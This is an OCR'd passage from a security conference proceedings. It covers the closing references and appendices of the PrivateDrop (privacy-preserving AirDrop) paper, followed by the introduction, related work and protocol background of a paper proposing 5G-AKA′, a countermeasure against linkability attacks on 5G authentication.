[93] Kurt Thomas, Jennifer Pullman, Kevin Yeo, Ananth Raghunathan, Patrick Gage Kelley, Luca Invernizzi, Borbala Benko, Tadek Pietraszek, Sarvar Patel, Dan Boneh, and Elie Bursztein. "Protecting accounts from credential stuffing with password breach alerting". In: *USENIX Security*. USENIX Association, 2019, pp. 1556–1571.

[94] Ni Trieu, Kareem Shehata, Prateek Saxena, Reza Shokri, and Dawn Song. "Epione: Lightweight Contact Tracing with Strong Privacy". In: *Data Eng. Bull.* 43.2 (2020), pp. 95–107.

[95] Xiao Wang, Samuel Ranellucci, and Jonathan Katz. "Authenticated Garbling and Efficient Maliciously Secure Two-Party Computation". In: *CCS*. ACM, 2017, pp. 21–37.

[96] David J. Wu, Ankur Taly, Asim Shankar, and Dan Boneh. "Privacy, Discovery, and Authentication for the Internet of Things". In: *ESORICS*. Springer, 2016, pp. 301–319.

[97] Andrew Chi-Chih Yao. "How to Generate and Exchange Secrets". In: *FOCS*. IEEE, 1986, pp. 162–167.

[98] Ching-Hua Yu and Bo-Yin Yang. "Probabilistically Correct Secure Arithmetic Computation for Modular Conversion, Zero Test, Comparison, MOD and Exponentiation". In: *SCN*. Springer, 2012, pp. 426–444.

[99] Qingji Zheng and Shouhuai Xu. "Verifiable Delegated Set Intersection Operations on Outsourced Encrypted Data". In: *IC2E*. IEEE, 2015, pp. 175–184.

A Authentication Delay over AWDL

Fig. 9 shows the high variance of the authentication delay of PrivateDrop over the AWDL interface. The lower and upper error bars indicate the 0.05 and 0.95 quantiles, respectively. Still, the median authentication delay for PrivateDrop lies within 500 ms and 1 500 ms, depending on (m,n).




Figure 9: Overall authentication delay for AirDrop (baseline) and PrivateDrop with different set sizes (m,n) (MacBook Pro 2019 → iPhone 12 via AWDL).

B PSI Precomputation

Fig. 10 shows the runtime of the PSI precomputation required for calculating u_i (cf. precomputation phase in Fig. 4) on an iPhone 12. Even with a large address book ($n = 15\,000$), the computation time does not exceed 5 s, which is very manageable for a mobile device that charges overnight.




Figure 10: Runtime of PSI precomputation on an iPhone 12.

C Performance Comparison with Apple's AirDrop Implementation

We benchmark our base AirDrop implementation against Apple's original one. To evaluate Apple's implementation, we leverage the system logging facility of macOS (cf. [88]) that produces debug output for AirDrop and provides logs verbose enough to distinguish the authentication phase. We calculate the authentication delay as the timestamp difference of the entries indicating the start and end of the authentication phase. We provide the details in our evaluation repository [44]. We use the same hardware configuration and environment as described in § 6.2. We open the sharing pane on the MacBook Pro and manually wake up the iPhone 12 by tapping on the screen. We repeat this process 100 times and report on the results in Fig. 11 as an empirical cumulative distribution function. The results show that the best-case performance of our implementation is similar to the original one. The high variance of the delay can be attributed to the initialization behavior of AWDL (cf. § 6.4).




Figure 11: Authentication delay of our AirDrop implementation and Apple's (MacBook Pro 2019 → iPhone 12 via AWDL).

Privacy-Preserving and Standard-Compatible AKA Protocol for 5G

Yuchen Wang[1,2]
wangyuchen@tca.iscas.ac.cn

Zhenfeng Zhang[1,†]
zhenfeng@iscas.ac.cn

Yongquan Xie[3,†]
yqxie_oscca@163.com

[1]*TCA of State Key Laboratory of Computer Science, Institute of Software, Chinese Academy of Sciences*
[2]*Alibaba Group*
[3]*Commercial Cryptography Testing Center of State Cryptography Administration*

Abstract

The 3GPP consortium has published the Authentication and Key Agreement protocol for the 5th generation (5G) mobile communication system (i.e., 5G-AKA) by Technical Specification (TS) 33.501. It introduces public key encryption to conceal the so-called SUPIs so as to enhance mobile users' privacy. However, 5G-AKA is only privacy-preserving at the presence of *passive* attackers, and is still vulnerable to the linkability attacks from *active* attackers. An active attacker can track target mobile phones via performing these attacks, which puts the privacy of users at risk.

In this paper, we propose a privacy-preserving solution for the AKA protocol of 5G system denoted by 5G-AKA′. It is resistant to linkability attacks performed by *active* attackers, and is compatible with the SIM cards and currently deployed Serving Networks (SNs). In particular, we first conduct an analysis on the known linkability attacks in 5G-AKA, and find out a root cause of all attacks. Then, we design a countermeasure with the inherent key encapsulation mechanism of ECIES (i.e., ECIES-KEM), and use the shared key established by ECIES-KEM to encrypt the challenges sent by a Home Network (HN). With this measure, a target User Equipment (UE) who receives a message replayed from its previously attended sessions behaves as non-target UEs, which prevents the attacker from distinguishing the UE by linking it with its previous sessions. Moreover, 5G-AKA′ does not raise additional bandwidth cost, and only introduces limited additional time costs from 0.02% to 0.03%. Finally, we use a state-of-the-art formal verification tool, Tamarin prover, to prove that 5G-AKA′ achieves the desired security goals of *privacy*, *authentication* and *secrecy*.

1 Introduction

Nowadays, the mobile communication system has become an integral part of daily activities. According to the investigation report published by GSM Association (GSMA) [54], over 5 billion people have subscribed to mobile services by the end of 2018, which accounts for 67% of global population. It is also expected that the scale of the mobile communication system will keep increasing in the next 5 years with the global deployment of mobile network infrastructures and Internet-of-Things (IoT) devices.

In Technical Specification (TS) 33.501 [20], 3GPP describes new versions of Authentication and Key Agreement (AKA) protocols for 5G (i.e., 5G-AKA), which enables an User Equipment (UE) and a Home Network (HN) to authenticate each other and establish key materials (a.k.a., anchor keys) for subsequent 5G procedures. 5G-AKA inherits many of the design characteristics from the AKA protocols for 3G and 4G, including the usage of a challenge-response procedure and the employment of sequence numbers.

Compared with the AKA protocols for 3G and 4G, 5G-AKA makes progress on protecting the privacy of users by disallowing the unsecure plaintext transmission of permanent identifiers of subscribers (i.e., SUPIs). TS 33.501 states that an SUPI must be concealed (i.e., encrypted) by the Elliptic Curve Integrated Encryption Scheme (ECIES) [3] algorithm with HN's public key when it is sent over the radio, which prevents the notorious IMSI-catching attack [53]. With this measure, a *passive* attacker who can only monitor the wireless traffic will neither access the SUPI in plaintext, nor trace a UE across its 5G-AKA sessions via SUPI.

However, recent research [24,26,43] also find that 5G-AKA is still vulnerable to a series of attacks on privacy performed by *active* attackers. Compared with a *passive* attacker, an *active* attacker can furthermore emit radio signals actively (e.g., using rogue base stations). In particular, these attacks enable the attacker to distinguish a target UE from a set of UEs via replaying the messages from its previously attended AKA sessions, and are also known as *linkability* attacks since the attacker can link the target UE with its previous AKA sessions. With these attacks, the attacker can monitor or track the target UE and even infer an user's real-world identity from the mobile activity pattern of its UE [37].

Moreover, these attacks can also be exploited to track the

[†]The corresponding authors.




Figure 1: Tracing a high-value target user's UE across 3G/4G-AKA and 5G-AKA sessions via linkability attacks.

target UE across mobile communication protocols of different generations (e.g., 4G and 5G), as they also exist in 3G and 4G AKA protocols [22, 27, 35]. In particular, the attacker can link the target UE in 5G with its 3G or 4G AKA sessions, on the premise that its SIM card[1] remains unchanged. Currently, many major mobile providers (e.g., China Mobile [6], Three [10] and Vodafone [14]) have announced that their 5G services will not require mobile users to change legacy 4G SIM cards, which makes the premise realistic. To be more specific, we also present the cross-protocol linkability attack in Figure 1: First, the attacker captures a 3G or 4G AKA session of the target UE, which includes its identifier *SUPI*, and then designs an elaborate attack vector with the recorded messages. Next, in 5G network, the attacker uses the vector to launch linkability attacks on all UEs in the attack area, and distinguishes the target UE with its unique response. Such threat scenario does not only enable the attacker to track high-value target users (such as spy on embassy officials and journalists [26]), but also leaks the SUPI of a 5G-AKA session, which breaks the purpose of SUPI concealment.

Currently, *active* attackers have been regarded as realistic threats for most 5G use cases [24, 26, 50] with the rapid development of open-source solutions of 5G communication [7–9]. Thus, it is reasonable to assume that a real-world attacker can mount *active* attacks with acceptable cost in the 5G era as in 4G [36, 44, 51] upon the completion of 5G standards, which makes the improvement of 5G-AKA important and urgent.

However, improving the privacy of 5G-AKA is not a trivial task, as: 1) There exists several kinds of *linkability* attacks. A satisfying solution must fix all of them "in one shot". 2) The proposed fix should be compatible with 3GPP's current specifications for 5G network (e.g., the SIM card commands defined by TS 31.102 [12]). Except for the effort to modify all involved standards, a non-compatible proposal would also require the communication provider to change the SIM card for all users, and all SNs to modify their implementations accordingly, which makes it cumbersome to be deployed in practice due to the high migration cost.

[1] In this paper, we use SIM card to refer to the 3G, 4G and 5G USIM applications and the physical smart card that carries them.

1.1 Our Contributions

In this paper, we propose 5G-AKA′ as a privacy-preserving solution for the AKA protocol of 5G system. It is able to prevent the linkability attacks mounted by *active* attackers, and is compatible with the standard `AUTHENTICATE` SIM card command [12] and the specifications of 5G network [15, 16, 18, 20], and thus can be deployed by reusing the current SIM cards and SNs' implementations. The contributions of this paper are listed as follows:

- *An In-Depth Analysis on Known Linkability Attacks.* We first conduct an in-depth analysis on all known linkability attacks, and surprisingly find that all these attacks can be ascribed to the same root cause. In a nutshell, these attacks are all raised by the two-step check that a UE performs on the HN's challenge. The attacker can thus use the target UE's previous session to elaborate an attack vector which includes a replayed message. The replayed message can pass the target UE's first check on the Message Authentication Code (MAC) of the challenge, as the message contains a valid MAC value calculated with the key shared by the target UE and HN, but cannot pass the other UEs' checks as the MACs are incorrect, which makes them behave differently (i.e., respond with different messages).
- *Fix the Privacy Issues in 5G-AKA.* To fix this issue, we propose a countermeasure of encrypting the challenge sent by HN with a temporary shared key established from the key encapsulation mechanism inherent in ECIES. This key varies in different sessions, and enables the UE to check the message's validity and freshness simultaneously via checking its MAC. A replayed message fails target UE's check on MAC as non-target UEs, as a replayed challenge encrypted under the key in a previous session will be decrypted by the UE with a new key in current session and result in a different challenge from the original one.

  We integrate this countermeasure to 5G-AKA, and denote the fixed protocol by 5G-AKA′. It can protect users' privacy against the aforementioned linkability attacks, with the following subtleties: 1) It does not introduce new primitive to 5G system, as the ECIES algorithm have been included in TS 33.501 [20]. 2) It is compatible with the standard `AUTHENTICATE` SIM command without modification. This command has been provided by legacy 3G and 4G SIM cards, which enables 5G-AKA′ to be deployed in a way of reusing SIM cards. This feature will be useful in the migration to 5G, as swapping all SIM cards is commonly considered as a costly and cumbersome operation for mobile communication providers. 3) It is compatible with 3GPP's specifications for 5G networks (e.g., TS 23.502 [15] and

Abbreviations & Notations	Meaning
HN	Home Network
UE	User Equipment
SN	Serving Network
KEM	Key Encapsulation Mechanism
DEM	Data Encapsulation Mechanism
SUPI	SUbscriber Permanent Identifier
SUCI	SUbscriber Concealed Identifier
k	The permanent key shared between a UE and HN
K_{seaf}	The anchor key derived from 5G-AKA
k_{UE}	The UE's shared key established by ECIES-KEM
k_{HN}	The HN's shared key established by ECIES-KEM
(PK_{HN}, sk_{HN})	The HN's ECIES public-private key pair
SQN_{UE}	The UE's sequence number
SQN_{HN}	The HN's sequence number
$RAND$	The HN's challenge message

Table 1: A summary of abbreviations and notations

TS 24.301 [17]), and can be developed on the top of current implements of SNs. 4) It provides the desired properties of authentication and secrecy as defined by TS 33.501 [20]. 5) Compared with 5G-AKA, it does not raise additional bandwidth cost, and only raise additional computation costs from 0.02% to 0.03%.

- *Formal Verification on 5G-AKA′.* We formally analyze 5G-AKA′ in the symbolic model with Tamarin Prover. In particular, we first prove that 5G-AKA′ satisfies the goals of authentication and secrecy, based on the script proposed by Basin et al. [24]. Then, we implement a new script that captures the desired privacy goal and prove that 5G-AKA′ is privacy-preserving against *active* attackers. Our formal analysis models ECIES abstractly, which makes the results also fit for the variants of 5G-AKA′ that use the other asymmetric encryption schemes following the KEM/DEM paradigm (e.g., post-quantum KEMs [21, 28]).

1.2 Organization

In Section 2, we briefly review the related works and compare our result with the previous works which also focus on linkability attacks of 5G-AKA. In Section 3, we present the ECIES algorithm, 5G-AKA protocol and the details of known linkability attacks. In Section 4, we give the threat model and security goals that we consider throughout this work. In Section 5, we present the analyze on linkability attacks, the corresponding countermeasure, and give the detail of 5G-AKA′ with a performance evaluation. We describe the formal verification in Section 6, and conclude in Section 7.

2 Related Work

In this section, we first review the works which analyze 5G-AKA with formal methods, and then present the works that try to fix the weakness of linkability attacks for 5G-AKA. We summarize the proposals that improve the privacy of 5G-AKA in Table 2, and compare them with 5G-AKA′.

Formal verification on 5G-AKA. Formal methods have been widely accepted for evaluating the security of 3GPP AKA protocols and their variants for 3G and 4G systems [1, 22, 55]. In [24], Basin et al. formally refine the security and privacy properties required by 5G-AKA from 3GPP's specifications [5, 19, 20] and evaluate 5G-AKA with Tamarin Prover [47]. They provide missing security assumptions which are necessary for achieving the desired security goals, such as key confirmation and channel binding, and prove the existence of *Failure Message Linkability Attack* in 5G-AKA. In a concurrent work by Cremers et al. [31], a fine-grained analysis is performed. It points out an attack raised by the potential race condition between the components residing within an HN, and also discusses various compromising scenarios and trust assumptions in 5G-AKA.

Improving the privacy of 5G-AKA. To improve the privacy of mobile subscribers, a series of pseudonym mechanisms have been designed and suggested as proposals for 5G-AKA [41, 42, 55]. These schemes protect the confidentiality of user identities via using changing pseudonym identifiers instead of the persistent ones (i.e., SUPIs), but can not completely fix the privacy issues of 5G-AKA as the linkability attacks performed by *active* attackers can not be prevented.

Arapinis et al. [22] suggest encrypting the reason of failure so as to avoid the *failure message linkability attack*. But the proposed scheme involves the trouble of changing all SNs, as an SN must decrypt the failure message first. Borgaonkar et al. [26] find a variant of *failure message linkability attack* and denote it by *sequence number inference attack*. To avoid this attack, they propose three countermeasures to enhance the SQN concealment mechanism while preserving the compatibility with SN, which include encrypting SQN_{UE} with symmetric and asymmetric encryption schemes, as well as using a freshly generated random number to conceal SQN_{UE}. However, these fixes cannot prevent the *encrypted SUPI replay attack* given by Fouque et al. [35] and Koutsos [43].

To eliminate all linkability attacks, Koutsos [43] proposes an AKA^+ protocol for 5G communication, which is resistant to all known privacy threats by re-arranging the message flow of 5G-AKA. However, AKA^+ changes the protocol flow and terms of messages of 5G-AKA significantly. For UE, SQN_{UE} is encrypted together with $SUPI$, and SQN_{HN} is no longer parsed and checked. The UE's operation of AKA^+ cannot be implemented with the standardized commands provided by SIM cards, which implies that all subscribers' SIM cards must be replaced. The terms of messages in AKA^+ cannot be

	Resistant to linkability attacks			Compatibility	
	Failure Message Linkability [22, 24]	*Sequence Number Inference* [26]	*Encrypted SUPI Replay* [35, 43]	SIM card	Serving Network
Pseudonym-based proposals [41, 42, 55]	✗	✗	✗	✗	✓
Encrypt the failure reason [22]	✓	✓	✗	✗	✗
Enhance the SQN concealment mechanism [26]	✓	✓	✗	✗	✓
AKA^+ [43]	✓	✓	✓	✗	✗
DH-based proposals [23, 45]	✓	✓	✓	✗	✗
5G-AKA′(This work)	✓	✓	✓	✓	✓

Table 2: The proposals for improving the privacy of 5G-AKA




Figure 2: An overview of 5G-AKA

handled by the currently deployed SNs. The migration from 5G-AKA to AKA^+ requires that all users must change their SIM cards and all SNs are needed to modify their implementations accordingly. In the proposals for 5G-AKA by Arkko et al. [23] and Liu et al. [45], a Diffie-Hellman (DH) key exchange procedure is introduced on the basis of 4G-AKA for the purpose of privacy-preserving. However, they require extra round trips for key exchange, which does not only significantly increase latency, but is also incompatible with the SIM cards and SNs' implementations.

3 Background

In this section, we first present an important component of 5G-AKA, ECIES, in a component based manner. Then, we give out a detailed description on 5G-AKA following with the known linkability attacks. We refer the readers to Table. 1 for frequently used abbreviations and notations.

3.1 ECIES

ECIES is an asymmetric encryption algorithm that can handle message of arbitrary length. In particular, it is a "hybrid" encryption scheme which consists of a Key Encapsulation Mechanism (KEM) and a Data Encapsulation Mechanism (DEM) [52]. This design idea also refers to the well-known KEM/DEM paradigm, which uses KEM to establish shared keys between the sender and recipient with asymmetric crypto, and uses DEM to encrypt and decrypt the actual payload with that shared key using symmetric crypto. This paradigm has been extensively used in practice and standards [2, 38, 48].

The ECIES-KEM consists of the following algorithms:

- **KeyGen**(pp): It takes a public parameter pp as input, and outputs a private-public key pair (sk, PK) such that $PK = sk \cdot G$, where pp is commonly a standardized parameter such as `secp256r1` [4], and $G \in pp$ is a base point.
- **Encap**(PK): It takes a public key PK as input, generates an ephemeral private-public key pair (r, R) such that $R = r \cdot G$, and outputs a ciphertext $C_0 = R$ and a key $k_s = KDF(r \cdot PK)$, where KDF is a key derivation function.
- **Decap**(sk, C_0): It takes a ciphertext C_0 and a private key sk as input, and outputs $k_s = KDF(sk \cdot C_0)$ as the shared key.

The ECIES-DEM consists of the following algorithms:

- **SEnc**(k_s, M): It takes a key k_s and a message M as input, parses k_s as $k_1 \| k_2$, computes $C_1 = ENC(k_1, M)$ and $C_2 = MAC(k_2, C_1)$, and outputs (C_1, C_2), where ENC is the encryption operation of a symmetric encryption scheme.
- **SDec**(k_s, C_1, C_2): It takes a ciphertext (C_1, C_2) and a key k_s as input, parses k_s as $k_1 \| k_2$, outputs $\perp$ if $C_2 \neq MAC(k_2, C_1)$, and outputs $M = DEC(k_1, C_1)$ otherwise, where DEC is the decryption operation of a symmetric encryption scheme.

In TS 33.501 [20], ECIES refers to the mechanism specified by SEC1 [3]. The ECIES encryption algorithm takes PK and M as inputs, sequentially runs **Encaps**(PK) and **SEnc**(k_s, M), and outputs a ciphertext $C = (C_0, C_1, C_2)$; the ECIES decryption algorithm takes sk and C as inputs, sequentially runs **Decaps**(sk, C_0) and **SDec**(k_s, C_1, C_2), and outputs M or $\perp$. We denote the ECIES-KEM scheme by $\mathcal{KEM}_{\mathbf{ECIES}} = \{\mathbf{KeyGen}_{\mathbf{ECIES}}, \mathbf{Encap}_{\mathbf{ECIES}}, \mathbf{Decap}_{\mathbf{ECIES}}\}$, and denote the DEM scheme by $\mathcal{DEM}_{\mathbf{ECIES}} = \{\mathbf{SEnc}_{\mathbf{ECIES}}, \mathbf{SDec}_{\mathbf{ECIES}}\}$, and refer to the corresponding specifications [3, 20] for details.




Figure 3: The Initiation Phase of 5G-AKA, where ECIES is expressed by ECIES-KEM and ECIES-DEM.

3.2 The 5G-AKA Protocol

Next, we present the 5G-AKA protocol [20] in detail, which consists of an initiation phase and a challenge-response phase. Our description does not distinguish the components that reside within an HN as some related works that also focus on the privacy of 5G-AKA [26, 40, 42]. Nonetheless, it includes a detailed description on the `AUTHENTICATE` SIM command as specified by TS 31.102 [12], which is helpful in finding the root cause of known linkability attacks of 5G-AKA, and also provides explicit boundaries of the compatibility with legacy SIM cards. We begin with an overview, and then present the details of each phase.

Overview. We present an overview of the 5G-AKA protocol by Figure 2. In the initiation phase, the UE encrypts *SUPI* with the HN's public key using ECIES, and sends the cipertext (i.e., *SUCI*) to the HN through the radio channel via a base station. In the challenge-response phase, the HN chooses a random challenge (i.e., *RAND*), and calculates *AUTN*. In particular, *AUTN* contains *MAC* and concealed SQN_{HN}. The UE uses *MAC* to verify the authenticity and integrity of *RAND* (for simplicity, we also say the UE utilizes MAC to verify the validity of *RAND*), and uses SQN_{HN} to check the freshness of *RAND*. Upon receiving the $(RAND, AUTN)$, the UE first checks the message's validity, and returns a `MAC_Failure` message if this check fails. Then, it checks the message's freshness via comparing SQN_{HN} with SQN_{UE}, and returns a (`Sync_Failure`, *AUTS*) message if this check fails, where UE uses *AUTS* to re-synchronize with the HN. When all checks pass, the UE generates a response *RES* for *RAND*, calculates the key material for subsequent procedures (i.e., K_{seaf}), and sends *RES* to the HN.

When a UE is unable to communicate to its HN directly (e.g., in roaming scenarios where the HN's base station is not available), it may attach to a Serving Network (SN) who provides local mobile communication services. In such scenarios, the messages shown in Figure 2 are transmitted with the help from SN, where the UE communicates with the SN (i.e., the SN's base station) over the radio channel, and the SN communicates with the HN via a wired channel provided by the 5G Core network (5GC).

We next give the details for each phase, where we use ID_{SN} (resp., ID_{HN}) as the unique identifier of SN (resp., HN), and denote the SHA-256 cryptographic hash function by $\mathbf{H}_{\mathsf{SHA256}}$.

The Initiation Phase. This phase is shown by Figure 3. After the session between UE and SN has been initialized, the UE encrypts its *SUPI* with PK_{HN} using ECIES, where we denote the shared key by k_{UE}. Then, it sends *SUCI* to the SN. Upon receiving the message from UE, the SN sends *SUCI*, ID_{HN} and ID_{SN} to the HN. The HN decrypts *SUCI* with its private key and retrieves the corresponding k and SQN_{HN} from its database, where we denoted the shared key by k_{HN}.

According to TS 33.501 [20], the encryption of SUPI can either be performed with the SIM cards of next generation [12], or outside the SIM cards. In this paper, we follow the option that the encryption is carried out by the UE outside the SIM card, which satisfies the specification of TS 33.501 [20], and is more friendly to legacy 3G and 4G compatible SIM cards which only support the `AUTHENTICATE` command as specified by TS 31.102, Release-14 [13].

The Challenge-Response Phase. In this phase, the UE and HN mutually authenticate each other via a challenge-response procedure, and establish anchor keys (i.e., K_{seaf}) together with the SN, as shown in Figure 4. This phase contains a series of cryptographic functions $\mathsf{f}_1, \mathsf{f}_2, \mathsf{f}_3, \mathsf{f}_4, \mathsf{f}_5$, f_1^* and f_5^* as specified by TS 33.501 [20]. Furthermore, we also denote the derivation processes of anchor keys by a KeyDerivation function for the sake of simplicity. It takes k, *RAND*, ID_{SN} and SQN_{UE} (or SQN_{HN}) as inputs and includes the calculations of f_3 and f_4.

At the beginning of this phase, the HN generates an Authentication Vector $AV = (RAND, AUTN, HXRES, K_{seaf})$:

- Choose a 128-bit nonce *RAND* as challenge.




Figure 4: The Challenge-Response Phase of 5G-AKA, where the implicit key authentication is expressed by a Key Confirmation round-trip.

AUTHENTICATE($RAND, AUTN$):

$AK \leftarrow \mathsf{f}_5(k, RAND)$

Parse $AUTN$ as $\{AK \oplus SQN_{HN}, MAC\}$

Check $\mathsf{f}_1(k, RAND, SQN_{HN}) = MAC$

If this check does not pass, return $\perp$

Check $SQN_{UE} < SQN_{HN} <^{\dagger} SQN_{UE} + \Delta$

If this check does not pass:

$MAC^* \leftarrow \mathsf{f}_1^*(k, RAND, SQN_{UE})$

Return $AUTS \leftarrow \{\mathsf{f}_5^*(k, RAND) \oplus SQN_{UE}, MAC^*\}$

$SQN_{UE} \leftarrow SQN_{HN}$

$K_{seaf} \leftarrow \mathsf{KeyDerivation}(k, RAND, SQN_{UE}, ID_{SN})$

$RES \leftarrow \mathsf{f}_2(k, RAND)$

Return (K_{seaf}, RES)

Figure 5: The AUTHENTICATE SIM command, where the condition marked by † is optional following the non-normative Annex C of TS 33.102 [19]. k and SQN_{UE} are secrets stored by the SIM card.

